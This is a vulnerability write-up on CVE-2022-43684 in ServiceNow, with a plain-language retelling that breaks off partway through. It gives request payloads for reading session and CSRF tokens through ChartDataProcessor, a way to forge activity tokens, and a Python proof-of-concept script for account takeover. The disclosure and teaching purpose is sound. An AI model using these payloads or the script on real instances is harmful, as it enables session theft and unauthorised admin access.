ServiceNow Insecure Access Control To Full Admin Takeover
A low-privilege user could access the ChartDataProcessor endpoint without proper authorisation, allowing them to read sensitive tables such as session tokens. By combining leaked session data and a weakly validated token, an attacker could take over any account, including administrators.

In this article, we will discuss a series of vulnerabilities that when exploited in succession, could enable a low-privilege user in ServiceNow to gain unauthorized full administrative access to the ServiceNow instance.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ServiceNow is a cloud-based platform that provides service management software as a service (SaaS). It is used by millions of companies worldwide and specialises in IT Service Management (ITSM), IT Operations Management (ITOM) and IT Business Management (ITBM). Users manage incidents, service requests, problems and changes within a business's IT infrastructure, and a self-service portal lets end users request IT services and log issues.
The application uses .do pages, which are often associated with Java servlets that process requests and return dynamic content. Because these pages query server-side resources, they should be protected against unauthorised or unintended access. ServiceNow also makes heavy use of Xml Http Requests (XHR), the technology behind Asynchronous JavaScript and XML (AJAX), to update records and interact with server-side resources or "processors" without a full page refresh. On top of that sits the Glide Query Language (GQL), a proprietary, object-oriented language that forms the basis of the ServiceNow API for CRUD operations on the database. GQL is an abstraction layer over SQL: developers perform database operations without touching raw SQL.
The feature at the centre of this write-up is "Interactive Analysis", reached through the $interactive_analysis.do page. At first glance it gives a user a graphical representation of the users in the application, which suggests sensitive information is being pulled from a database. The chain described here was tracked as CVE-2022-43684.
Setup
The work was done internally by a security engineer on an offensive security team, as part of routine scrutiny of third-party platforms that integrate with the company's systems. The engagement took place in mid-2022. The starting point was a low-privilege, standard user account on a ServiceNow instance; the goal was to see what such an account could reach. Burp Suite Intruder was used for table enumeration, and online documentation for ServiceNow third-party plugin developers was used to identify candidate tables. The proof of concept is a Python script that talks to https://<ServiceNow_Instance>:443/xmlhttp.do and can be pointed at a user account to take over.
Finding it
As a low-privilege user, many of the application's functionalities could not be accessed directly. Attempting to view the $interactive_analysis.do page was blocked:

While navigating the application, however, some locations inadvertently redirect to sensitive pages by appending the query strings needed to build a valid request. Because access control was insufficient, a standard user could reach the $interactive_analysis.do endpoint if the query string was correctly formatted. The following request successfully loads the page:
https://somehost.service-now.com/$interactive_analysis.do?sysparm_field=password&sysparm_table=sys_user&sysparm_from_list=true&sysparm_query=active%3Dtrue%5Ecaller_id%3Djavascript:gs.getUserID()&sysparm_list_view=&sysparm_tiny_url=[redacted]
The request carries sysparm_table=sys_user, sysparm_field=password and a sysparm_query filter. The result is shown below:

That the page renders a chart of all users in the application is the signal that sensitive data is being retrieved from a database.
Exploitation
Step 1: Find the XHR behind Interactive Analysis
Further investigation showed that $interactive_analysis.do, and the corresponding report_viewer.do when the chart is accessed from a separate page, send an XHR request to xmlhttp.do with the ChartDataProcessor processor in the POST request. The initial output is complex, but it can be decoded and trimmed down to the following POST body:
sysparm_request_params={"page_num":"0","series":[{"table":"sys_user","groupby":"name","filter":"","plot_type":"horizontal_bar"}]}&sysparm_processor=ChartDataProcessor
The sysparm_request_params value carries the query, and sysparm_processor names the server-side processor that runs it. sysparm_processor names the server-side processor that runs the query. The processors are scripts that run server-side and can be called through the XHR request, and the format is similar to SQL.
Step 2: Enumerate tables with GQL
Three parameters in the request are of interest:
table: the specific database table used by the application.groupby: retrieves the rows from the specified column. Only the first 10 values are returned for rendering the chart, butpage_numcan be modified to enumerate all values.filter: filters the results retrieved from the GQL query.
Using this access control issue, a number of databases were enumerated with Burp Suite Intruder and the developer documentation. This required a lot of trial and error, since there are hundreds of tables containing varying degrees of sensitive data. The following tables were particularly interesting for a threat actor:
sys_db_object: the complete list of tables used by the application.sys_user: list of all users.sys_emails: list of all emails.
According to the documentation, viewing ServiceNow tables requires read access to at least sys_db_object, sys_dictionary and sys_glide_object, plus the tables you want to view, including referenced tables. Certain fields, such as the user_password column in sys_user, were not accessible, which would otherwise have been an easy route to privilege escalation. Further enumeration found two more tables that proved extremely useful later:
sys_user_session: retrieves theglide_session_storeandX-Usertokenused by any account.sys_user_token: partially retrieves theglide_user_activityvalue.
Step 3: Understand what a valid session needs
A valid authenticated session requires the following cookies and headers, by one of two methods:
- The
glide_user_activityandglide_session_storecookies, and theX-Usertokenheader, correctly set, OR - The
JSESSIONIDcookie and theX-Usertokenheader, correctly set.
The second method stood out, since a JSESSIONID cookie plus an X-Usertoken header would mean an effective account takeover of any logged-in administrator. The JSESSIONID could not be obtained from any table. It may be possible to leverage XSS or CSRF for a successful takeover, but this was never attempted because the first method gave a valid pathway to exploitation.
Step 4: Retrieve the session store
The following query retrieves glide_session_store, which stores session information for users. Each record represents a unique session for each user, plus related information:
sysparm_request_params={"page_num":"0","series":[{"table":"sys_user_session","groupby":"id","filter":"nameCONTAINS[Insert_Admin_Email_Here]^invalidatedISNULL","plot_type":"horizontal_bar"}]}&sysparm_processor=ChartDataProcessor
The results are filtered by the target user's name, which can be enumerated from the sys_user table; this also helps identify who the administrators of the instance are. The ^invalidatedISNULL clause removes invalidated or expired tokens.
Step 5: Retrieve the X-Usertoken
The X-Usertoken value is retrieved from the same sys_user_session table. It is the CSRF token the application provides users to ensure requests are genuine, and it is required for subsequent requests to the server:
sysparm_request_params={"page_num":"0","series":[{"table":"sys_user_session","groupby":"csrf_token","filter":"nameCONTAINS[Insert_Admin_Email_Here]^invalidatedISNULL","plot_type":"horizontal_bar"}]}&sysparm_processor=ChartDataProcessor
Step 6: Retrieve and repair the glide_user_activity token
The hardest part was determining a valid glide_user_activity token. A standard one looks like this:
[redacted]
The following request retrieves the partial token from the database:
sysparm_request_params={"page_num":"0","series":[{"table":"sys_user_token","groupby":"token","filter":"nameCONTAINS[Insert_Admin_Email_Here]","plot_type":"horizontal_bar"}]}&sysparm_processor=ChartDataProcessor
The values retrieved from sys_user_token appeared as follows:

Each glide_user_activity token could be base64 decoded, which revealed that the value from sys_user_token was the first half of the token:

Through trial and error, the signature section of the token turned out not to be sufficiently validated when sent to the server: the second half could simply be replaced or removed to create a valid token.
Step 7: Take over the account
With all three requirements satisfied (glide_session_store, X-Usertoken and a repaired glide_user_activity), it was possible to take over any account with an active session on the instance, including administrative accounts. ServiceNow also implements impersonation, which lets an admin log into any user account for debugging. Using the admin account, the team impersonated a specific user admin account and granted their own account admin privileges on the instance.
The proof of concept
The script automates the steps above. It defines the target, a cookie jar and headers, then queries ChartDataProcessor for users, session stores, CSRF tokens and activity tokens, and validates candidate credential sets against the impersonation endpoint.
import base64
import requests
import argparse
import requests
import bs4
import json
import urllib3
import argparse
import xml.etree.ElementTree as ET

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

proxies = {"http": "http://[redacted]:8080", "https": "http://[redacted]:8080"}

def banner():
    banner = '''

                ..ooo@@@XXX%%%xx..
            .oo@@XXX%x%xxx..     ` .
          .o@XX%%xx..               ` .
        o@X%..                  ..ooooooo
      .@X%x.                 ..o@@^^   ^^@@o
    .ooo@@@@@@ooo..      ..o@@^          @X%
    o@@^^^     ^^^@@@ooo.oo@@^             %
   xzI    -*--      ^^^o^^        --*-     %
   @@@o     ooooooo^@@^o^@X^@oooooo     .X%x
  I@@@@@@@@@XX%%xx  ( o@o )X%x@ROMBASED@@@X%x
  I@@@@XX%%xx  oo@@@@X% @@X%x   ^^^@@@@@@@X%x
   @X%xx     o@@@@@@@X% @@XX%%x  )    ^^@X%x
    ^   xx o@@@@@@@@Xx  ^ @XX%%x    xxx
          o@@^^^ooo I^^ I^o ooo   .  x
          oo @^ IX      I   ^X  @^ oo
          IX     U  .        V     IX
           V     .           .     V

   .-~*´¨¯¨`*·~-.,-(Account Now)-,.-~*´¨¯¨`*·~-.
       Privilege Escalation by Rezk0n and WucciSec
       greets to Wireghoul, GmP, punk_fairybread, & d4rkt1d3
      '''
    print(banner)

target = "https://<ServiceNow_Instance>:443/xmlhttp.do"
cookies = {"BIGipServerpool_<instancename>": "", "JSESSIONID": "", "__CJ_g_startTime": "%%22", "glide_mfa_remembered_browser": "", "glide_session_store": "", "glide_user_activity": "", "glide_user_route": ""}
headers = {"User-Agent": "", "Accept-Encoding": "gzip, deflate", "Accept": "*/*", "Connection": "close", "X-Usertoken": "", "Origin": "", "Sec-Fetch-Dest": "empty", "Sec-Fetch-Mode": "cors", "Sec-Fetch-Site": "same-origin", "Referer": "", "Te": "trailers", "Content-Type": "application/x-www-form-urlencoded"}

def get_users(xrange):
    session = requests.session()
    post_data = '{"page_num":"%s","series":[{"table": "sys_user","groupby":"user_name",' \
                    '"filter":"","plot_type":"horizontal_bar"}]}' % (xrange)
    payload = {"sysparm_request_params": post_data, "sysparm_processor": "ChartDataProcessor"}
    json_response = session.post(target, headers=headers, cookies=cookies, data=payload,
                                     proxies=proxies, verify=False)
    tree = ET.fromstring(json_response.text)
    notags = ET.tostring(tree, encoding='utf8', method='text')
    json_data = json.loads(notags)
    a = json_data['CHART_DATA']
    b = json.loads(a)['series']
    for i in b:
        arr = i['aggregate_query']
        c = i['aggregate_query']
        print(c)
        if len(c) == 0:
            exit(1)

def retrieve_tokens(table, groupby, name, admin_filter):
    session = requests.session()
    if not admin_filter:
        post_data = '{"page_num":"0","series":[{"table": "%s","groupby":"%s",' \
                    '"filter":"nameCONTAINS%s","plot_type":"horizontal_bar"}]}' % (table, groupby, name)
    else:
        post_data = '{"page_num":"0","series":[{"table": "%s","groupby":"%s",' \
               '"filter":"nameCONTAINS%s^invalidatedISNULL","plot_type":"horizontal_bar"}]}' % (
                   table, groupby, name)
    payload = {
        "sysparm_request_params": post_data, "sysparm_processor": "ChartDataProcessor"}
    json_response = session.post(target, headers=headers, cookies=cookies, data=payload,
                                 proxies=proxies, verify=False)
    tree = ET.fromstring(json_response.text)
    notags = ET.tostring(tree, encoding='utf8', method='text')
    json_data = json.loads(notags)
    a = json_data['CHART_DATA']
    b = json.loads(a)['series']
    for i in b:
        arr = i['aggregate_query']
        c = i['aggregate_query'][0]
    if not admin_filter:
        base64_bytes_arr = []
        num = 0
        for val in arr:
            try:
                token = arr[num].strip('token=')
                token_format = "SCv3_1:{}=:{}".format(token, "AAAA")
                encoded_token = token_format.encode('ascii')
                base64_bytes = base64.b64encode(encoded_token)
                base64_bytes_arr.append(base64_bytes)
            except Exception as err:
                #print(err)
                print("No Active Session, we cant steal anything!! :(")
                exit(1)
            num = num + 1
        return base64_bytes_arr
    else:
        try:
            return arr
        except Exception as e:
            print("No Vaild Sessions")
            exit(1);

def validation(sess, user, activity):
    session = requests.session()
    validation_endpoint = "https://<ServiceNowInstance>/api/now/ui/impersonate/role"
    validation_cookies = {
        "glide_user_activity": activity,
        "glide_session_store": sess
    }
    validation_headers = {"X-Usertoken": user,
               "Origin": "https://<serviceNowInstance>", "Content-Type": "application/json;charset=utf-8"
    }
    payload = {"role":""}
    json_response = session.post(validation_endpoint, headers=validation_headers, cookies=validation_cookies, json=payload,
                                 proxies=proxies, verify=False)
    return json_response.status_code, json_response.json()

def main():
    glide_session_stores_arr = []
    usertoken_arr = []
    glide_user_activity_arr = []
    try:
        glide_session_stores_arr = retrieve_tokens('sys_user_session', 'id', args.n, True)
        usertoken_arr = retrieve_tokens('sys_user_session', 'csrf_token', args.n, True)
        glide_user_activity_arr = retrieve_tokens('sys_user_token', 'token', args.n, False)
    except Exception as e:
        print("No valid session with that user..:(\n")
        exit(1)

    print("Testing access to the /api/now/ui/impersonate/role endpoint")
    is_valid = False
    for glide_session_stores in glide_session_stores_arr:
        for usertoken in usertoken_arr:
            for glide_user_activity in glide_user_activity_arr:
                if is_valid:
                    break
                try:
The -n flag takes a target user name and runs main, which pulls the three token sets and tries each combination against /api/now/ui/impersonate/role. A 201 response means the credential set works, and the script prints the session store, the user token, the activity token and the account's active roles.
Root cause
The root cause was insecure access control in the ChartDataProcessor processor: a standard user could call it through xmlhttp.do and run GQL queries against tables they should not read. Two further weaknesses turned that into a full takeover. Read access to sensitive tables was overly permissive, exposing sys_user_session and sys_user_token, and the signature section of the glide_user_activity token was not sufficiently validated, so the second half could be replaced or removed. The report does not describe the server-side code, so the exact implementation of the access check is not shown.
Impact
A low-privilege user could escalate to administrator of the ServiceNow instance. The chain gave effective account takeover of any account with an active session, including administrative accounts, and the impersonation feature then allowed granting admin privileges to the attacker's own account. The conditions are an active session for the target account and the ability to reach the processor as a standard user. The chain took a medium impact bug to a critical impact bug with a CVSS score of 9.9 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H).
Fix
The report does not describe the vendor's remediation. The changes it points to are enforcing access control on the ChartDataProcessor processor, restricting read access to sensitive tables such as sys_user_session and sys_user_token, and properly validating the signature of the glide_user_activity token.
Variants to test
- Call other XHR processors through
xmlhttp.dowith a low-privilege session and varytable,groupbyandfilter. A positive result is chart data returned for a table the account should not read. - Enumerate
sys_db_objectto list tables, then query session and token tables such assys_user_sessionandsys_user_token. A positive result is session identifiers or CSRF tokens for other users. - Take a partial token from the database, base64 decode it, and try replacing or removing the signature half before sending it. A positive result is the server accepting the modified token.
- Test whether
page_numreturns values beyond the first 10 ingroupby. A positive result is additional rows for the same column. - Try the
JSESSIONIDplusX-Usertokenpath where a session identifier can be obtained, for example through XSS or CSRF. A positive result is a valid session for another account.
What happened, in plain words
Imagine a large office building where every employee has a badge. A normal employee's badge opens the front door, their own office, and the shared kitchen. It should not open the server room, the HR filing cabinets, or the director's office. In this story, a security researcher found that a normal employee's badge, with a bit of cleverness, could open all of those doors, and eventually let them sit in the director's chair.
The building here is ServiceNow, a cloud-based platform that many companies use to manage their IT work: tracking incidents, service requests, problems and changes, and running a self-service portal where employees ask for things and report issues. It is sold as SaaS, meaning Software as a Service: the software runs on the vendor's servers and customers just log in through a browser, rather than installing it on their own machines.
The researcher started with a low-privilege account, which is an ordinary user account with only the permissions a regular employee needs. The goal was to see how far such an account could reach. Over several steps, the researcher chained together three separate weaknesses. Each one alone might be a moderate problem; together they let a normal user take over an administrator account and grant themselves admin rights. The whole chain was tracked as CVE-2022-43684. A CVE is a public catalogue number given to a known security flaw so people can refer to it unambiguously.
This article walks through the same steps the researcher took, explaining each idea from scratch. You only need to know how to use a browser.
Background: the pieces of ServiceNow you need to know
Before the attack makes sense, a few building blocks need explaining.
.do pages
ServiceNow uses web addresses ending in .do, for example $interactive_analysis.do. These are often handled by Java servlets, which are small programs on the server that receive a request and send back a page built on the fly. Because these pages reach into the server's resources, they should be protected so that only the right people can use them. Think of a servlet as a clerk behind a counter: you hand over a request slip, the clerk goes to the back room, fetches what you asked for, and hands it back. If the clerk does not check who you are, anyone can ask for anything.
XHR and AJAX
Modern web pages do not always reload completely when something changes. Instead, the page's JavaScript can quietly send a request to the server in the background and update just a small part of the screen. This is called an Xml Http Request (XHR), and the general technique is AJAX (Asynchronous JavaScript and XML). The everyday comparison: instead of walking to the kitchen and back for every cup of coffee (a full page reload), you send a colleague a quick message and they bring the coffee to your desk (a background request). ServiceNow uses XHR heavily to update records and talk to server-side resources called processors.
GQL
ServiceNow has its own query language called the Glide Query Language (GQL). A query language is how you ask a database questions, like "give me all rows in the users table where the account is active". GQL is object-oriented and proprietary (owned by the vendor), and it sits on top of SQL, the standard language for relational databases. The point of GQL is that developers can ask for data without writing raw SQL. Think of SQL as the language the filing clerk speaks, and GQL as a polite front desk that translates your request into that language for you. The front desk is convenient, but if it does not check who is asking, it will happily translate any request, including ones you should never be allowed to make.
The feature at the centre: Interactive Analysis
The feature involved is called Interactive Analysis, reached through the $interactive_analysis.do page. At first glance it shows a user a chart or graphical representation of the users in the application. A chart of users sounds harmless, but it implies the page is pulling user data out of a database, which is exactly the kind of sensitive information that should be locked down.
How the researcher got started
The work was done internally by a security engineer on an offensive security team. Offensive security means deliberately trying to break into systems, with permission, to find weaknesses before real attackers do. The team routinely examines third-party platforms that connect to the company's own systems, because a weakness in a partner platform can expose the company's data. This particular engagement happened in mid-2022.
The starting point was a standard, low-privilege user account on a ServiceNow instance. An instance is one customer's own copy of the ServiceNow service, running at its own web address. The researcher wanted to see what such an account could reach. Two tools were used along the way: Burp Suite Intruder, a tool that automates sending many variations of a request (useful for guessing table names), and the online documentation written for developers of ServiceNow third-party plugins, used to identify candidate table names. The final proof of concept is a Python script that talks to https://<ServiceNow_Instance>:443/xmlhttp.do and can be pointed at a user account to take over. A proof of concept is a small demonstration that the attack really works.
Finding the first weakness
As a low-privilege user, many of the application's functionalities could not be accessed directly. Trying to view the $interactive_analysis.do page was simply blocked:
The screenshot shows the attempt to view the page as a low-privilege user.
While clicking around the application, however, the researcher noticed that some locations inadvertently redirect to sensitive pages by appending the query strings needed to build a valid request. A query string is the part of a web address after the ? sign: it carries extra instructions to the page, like a note attached to a form. The problem was that access control was insufficient: a standard user could reach the $interactive_analysis.do endpoint if the query string was correctly formatted. The following request successfully loads the page:
https://somehost.service-now.com/$interactive_analysis.do?sysparm_field=password&sysparm_table=sys_user&sysparm_from_list=true&sysparm_query=active%3Dtrue%5Ecaller_id%3Djavascript:gs.getUserID()&sysparm_list_view=&sysparm_tiny_url=[redacted]
Line by line, in plain words:
https://somehost.service-now.com/is the address of the ServiceNow instance.somehostis a placeholder for the real customer name.$interactive_analysis.dois the page being requested, the Interactive Analysis feature.?starts the query string, the list of extra instructions.sysparm_field=passwordsets a field parameter topassword.sysparm_table=sys_usertells it to read from thesys_usertable, which is the table of users.sysparm_from_list=trueis a parameter set totrue.sysparm_querycarries a URL-encoded filter value.sysparm_list_view=is an empty list-view setting.sysparm_tiny_url=[redacted]is a parameter carrying that value.
The result is shown below:
The screenshot shows the Interactive Analysis page loading successfully for the low-privilege user, displaying a chart of users. That the page renders a chart of all users in the application is the signal that sensitive data is being pulled from a database. In other words, the front desk (the page) was supposed to check badges, but it accepted a well-formed request slip from anyone.
Exploitation, step by step
Step 1: Find the XHR behind Interactive Analysis
Further investigation showed that $interactive_analysis.do, and the corresponding report_viewer.do when the chart is accessed from a separate page, send an XHR request to xmlhttp.do with the ChartDataProcessor processor in the POST request. A POST request is one of the standard ways a browser talks to a server: instead of just asking for a page (a GET), it sends data along with the request, like handing over a filled-in form. The initial output is complex, but it can be decoded and trimmed down to the following POST body:
sysparm_request_params={"page_num":"0","series":[{"table":"sys_user","groupby":"name","filter":"","plot_type":"horizontal_bar"}]}&sysparm_processor=ChartDataProcessor
Line by line:
sysparm_request_params=carries the query parameters. JSON is a simple text format for structured data, using curly braces for objects and square brackets for lists. Think of it as a very strict shopping list.{"page_num":"0", ...}says which page of results to fetch;0is the first page."series":[{...}]is a list of chart series. A series is one set of data to draw on the chart."table":"sys_user"says which database table to read: the users table."groupby":"name"sets the groupby value toname."filter":""is an empty filter, meaning no extra conditions."plot_type":"horizontal_bar"sets the plot type tohorizontal_bar.&separates this parameter from the next one.sysparm_processor=ChartDataProcessornames the server-side processor that runs the query. A processor is a script on the server that can be called through the XHR request. The format is similar to SQL.
Why this matters: the researcher had found the actual engine room. The pretty chart page was just a front; behind it, a request goes to xmlhttp.do and asks a processor called ChartDataProcessor to run a query. If that processor does not check who is calling, a low-privilege user can ask it anything.
Step 2: Enumerate tables with GQL
Enumeration means systematically listing things out, one by one, to map what exists. Here it means asking the database for the names of its tables and their contents. Three parameters in the request are of interest:
table: the specific database table used by the application.groupby: retrieves the rows from the specified column. Only the first 10 values are returned for rendering the chart, butpage_numcan be modified to enumerate all values. Think of a chart that only shows the top 10 bars; by asking for page 1, page 2, page 3 and so on, you can see every bar.filter: filters the results retrieved from the GQL query.
Using this access control issue, a number of databases were enumerated with Burp Suite Intruder and the developer documentation. This required a lot of trial and error, since there are hundreds of tables containing varying degrees of sensitive data. The following tables were particularly interesting for a threat actor:
sys_db_object: the complete list of tables used by the application.sys_user: list of all users.sys_emails: list of all emails.
Why these three: sys_db_object is the map of the whole database, so it tells you where everything else lives. sys_user gives you the list of people, including who the administrators are. sys_emails gives you contact details, which are useful for targeting.
According to the documentation, viewing ServiceNow tables requires read access to at least sys_db_object, sys_dictionary and sys_glide_object, plus the tables you want to view, including referenced tables. In other words, the platform has a permission system that is supposed to decide who can read what. Certain fields, such as the user_password column in sys_user, were not accessible, which would otherwise have been an easy route to privilege escalation. Privilege escalation means going from a lower level of access to a higher one, like a regular employee finding a way to get a manager's keys. So the password column was locked, but the researcher kept looking. Further enumeration found two more tables that proved extremely useful later:
sys_user_session: retrieves theglide_session_storeandX-Usertokenused by any account.sys_user_token: partially retrieves theglide_user_activityvalue.
These two tables are the heart of the attack. They hold the digital keys that prove a user is logged in. If you can read them, you can potentially copy someone else's keys.
Step 3: Understand what a valid session needs
A session is how a website remembers that you are logged in. When you log in, the server gives your browser a small piece of data called a cookie, which the browser stores and sends back with every request. A cookie is like a cloakroom ticket: you show it, and the staff know which coat is yours. A token is similar: a string of characters that acts as proof of identity or permission. A header is extra information sent alongside a request, separate from the body, like the label on an envelope.
A valid authenticated session requires the following cookies and headers, by one of two methods:
- The
glide_user_activityandglide_session_storecookies, and theX-Usertokenheader, correctly set, OR - The
JSESSIONIDcookie and theX-Usertokenheader, correctly set.
